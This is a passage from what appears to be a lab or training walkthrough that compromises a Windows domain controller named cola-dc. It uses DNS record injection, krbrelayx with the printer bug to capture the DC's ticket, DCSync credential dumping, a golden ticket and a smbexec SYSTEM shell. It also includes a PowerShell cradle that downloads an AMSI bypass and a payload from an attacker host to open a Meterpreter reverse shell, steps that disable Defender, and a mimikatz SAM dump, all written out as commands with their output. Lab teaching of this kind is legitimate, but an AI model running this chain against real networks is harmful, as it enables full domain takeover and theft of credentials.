SamAccountName              : COLA-REPORTS$
ServicePrincipalNames       : {TERMSRV/SRV11, TERMSRV/srv11.cola.local, WSMAN/SRV11,
WSMAN/srv11.cola.local...}
SID                         : S-1-5-21-2764521275-985837150-4215426359-1107
UserPrincipalName

PS C:\users\sqlaccess\downloads> Get-ADComputer -Identity cola-reports -Properties
ServicePrincipalNames,msDS-AdditionalDnsHostName | select -ExpandProperty
ServicePrincipalNames
Get-ADComputer -Identity cola-reports -Properties ServicePrincipalNames,msDS-
AdditionalDnsHostName | select -ExpandProperty ServicePrincipalNames
TERMSRV/SRV11
TERMSRV/srv11.cola.local
WSMAN/SRV11
WSMAN/srv11.cola.local
RestrictedKrbHost/SRV11
HOST/SRV11
```

```
RestrictedKrbHost/srv11.cola.local
HOST/srv11.cola.local
TERMSRV/COLA-REPORTS
TERMSRV/cola-reports.cola.local
WSMAN/cola-reports
WSMAN/cola-reports.cola.local
RestrictedKrbHost/COLA-REPORTS
HOST/COLA-REPORTS
RestrictedKrbHost/cola-reports.cola.local
HOST/cola-reports.cola.local
```

Next, we need to modify the DNS records in the domain so that the DC knows the IP for the alternate DNS name we added. Any authenticated user can do that in Windows domain. We will use dnstool.py from krbrelayx for that in Terminal 3:

```
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# python3 dnstool.py -u
cola\\cola-reports\$ -p
aad3b435b51404eeaad3b435b51404ee:8d79fc00e5ddcfe23c8858e6b75e60ec -r srv11.cola.local
-d 192.168.2.1 --action add 192.168.2.2
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding extra record
[+] LDAP operation completed successfully
```

In Terminal 4, start krbrelayx and use the aes256 key of cola-reports. You can ignore the errors related to the HTTP server:

```
root@kali:~# cd /root/Desktop/tools/krbrelayx-master/krbrelayx-master/
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# python3 krbrelayx.py -
aesKey 8bc2877d7df1d89297ec31155bb2447c3417f914c23aa7aea906a080b9a4f617
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
Exception in thread Thread-2:
Traceback (most recent call last):
  File "/usr/lib/python3.7/threading.py", line 926, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3/dist-
packages/impacket/examples/ntlmrelayx/servers/httprelayserver.py", line 411, in run
    self.server = self.HTTPServer((self.config.interfaceIp, httpport),
self.HTTPHandler, self.config)
```

```
  File "/usr/lib/python3/dist-
packages/impacket/examples/ntlmrelayx/servers/httprelayserver.py", line 42, in
__init__
    socketserver.TCPServer.__init__(self,server_address, RequestHandlerClass)
  File "/usr/lib/python3.7/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib/python3.7/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
```

Finally, trigger the printer bug that forces the DC to authenticate to a machine. We will use printerbug.py from krbrelayx for that. Below is to be run on Terminal 3:

```
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# python3 printerbug.py -
hashes aad3b435b51404eeaad3b435b51404ee:8d79fc00e5ddcfe23c8858e6b75e60ec
cola.local/cola-reports\$@cola-dc.cola.local srv11.cola.local
[*] Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at cola-dc.cola.local
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

After trigerring the printer bug, wait for some time to see the ticket in krbrelayx listener. Re-run the above command, if required.

On the krbrelayx listener in Terminal 4, we can see that a ticket for cola-dc$ is captured:

```
[*] SMBD: Received connection from 192.168.2.2
[*] Got ticket for COLA-DC$@COLA.LOCAL [krbtgt@COLA.LOCAL]
[*] Saving ticket in COLA-DC$@COLA.LOCAL_krbtgt@COLA.LOCAL.ccache
^C
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master#
```

We have modified /etc/hosts on the attacking VM to make DNS entries for the cola-dc. To check, run the following in Terminal 3:

```
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.2.2     cola-dc.cola.local
192.168.2.2     cola-dc
192.168.2.2     cola.local
```

```
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Finally, we can use the ticket with secretsdump.py from impacket to run DCSync. In Terminal 4:

```
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# export KRB5CCNAME=COLA-DC\$@COLA.LOCAL_krbtgt@COLA.LOCAL.ccache
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# cp /root/Desktop/tools/impacket-master/examples/secretsdump.py /root/Desktop/tools/krbrelayx-master/krbrelayx-master/
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# python secretsdump.py -k cola-dc.cola.local -just-dc
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:966173020402299c91473d7a4552ac9a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:edfecfc8163dbc518ea99f4ee4b561a5:::
fileadmin\fileadmin:1601:aad3b435b51404eeaad3b435b51404ee:ceab6425e23a2cd45bfd2a04bd84047a:::
**snip**
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:936829573f215de0c578caab953aa3f3dc6f4d556e9d2f9ff43f8e7fe7b686a8
Administrator:aes128-cts-hmac-sha1-96:aaaebbaf71773b1b75a462142e02f5b1
Administrator:des-cbc-md5:26150e492a23fd2c
krbtgt:aes256-cts-hmac-sha1-96:ce76f86024bee69f68b4370ebcd2400258ab2330adc225510f929364bab427e3
```

Awesome! We know have access to all the secrets in the domain!

Now, we can create a golden ticket using the AES keys of the krbtgt account and access cola-dc in Terminal 3:

```
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# cd /root/Desktop/tools/impacket-master/examples/
root@kali:~/Desktop/tools/impacket-master/examples# python ticketer.py -aesKey ce76f86024bee69f68b4370ebcd2400258ab2330adc225510f929364bab427e3 -domain-sid S-1-5-21-2764521275-985837150-4215426359 -domain cola.local Administrator
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for cola.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
root@kali:~/Desktop/tools/impacket-master/examples# export
KRB5CCNAME=Administrator.ccache
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py
cola.local/Administrator@cola-dc -k -no-pass
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
cola-dc

C:\Windows\system32>whoami
nt authority\system
```

Sweeet! Now, we surely have the itch to get a meterpreter on cola-dc :D Using the semi-interactive shell using smbexec, we can use our download-execute cradle. Make sure that the metasploit listener is running already:

```
C:\Windows\system32>powershell -noexit -c iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443.ps1)
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened because the
share access flags are incompatible.)
```

On the listener in Terminal 1, we can use the following commands:

```
[*] Started reverse TCP handler on 192.168.2.1:4443
[*] Sending stage (206403 bytes) to 192.168.2.2
[*] Meterpreter session 3 opened (192.168.2.1:4443 -> 192.168.2.2:55747) at 2020-03-22
07:15:51 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Flags on cola-dc

We are ready for the flags!

Flag 1: NTLM hash of krbtgt

We got this above! The value is - `edfecfc8163dbc518ea99f4ee4b561a5`

Flag 2: AES256 key of krbtgt

We got this too! The value is - `ce76f86024bee69f68b4370ebcd2400258ab2330adc225510f929364bab427e3`

Flag 3: NTLM hash of Adminisrator

This is - `966173020402299c91473d7a4552ac9a`, as seen above.

Flag 4: Hash of DSRM administrator

We can get the hash of DSRM administrator from the SAM hive on cola-dc. Run the following in Terminal 1:

```
meterpreter > shell
Process 400 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MPPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> exit
exit

C:\Windows\system32> exit

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd lsadump::sam
```

```
Domain : COLA-DC
SysKey : 1bf7d5a004e88ff3934b7b7094507125
Local SID : S-1-5-21-1226026987-1548488051-3079222284

SAMKey : 6c35cbc226975989fcfd13725bfc3c1d

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 5a6b5c08faffc0004dd9a25e4bb9f973

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
ERROR kuhl_m_lsadump_getHash ; Unknow SAM_HASH revision (
```

Flag 5: C:\Users\Administrator\flag.txt

This is the value of flag.txt at C:\Users\Administrator\ on cola-dc. This is unique for each lab.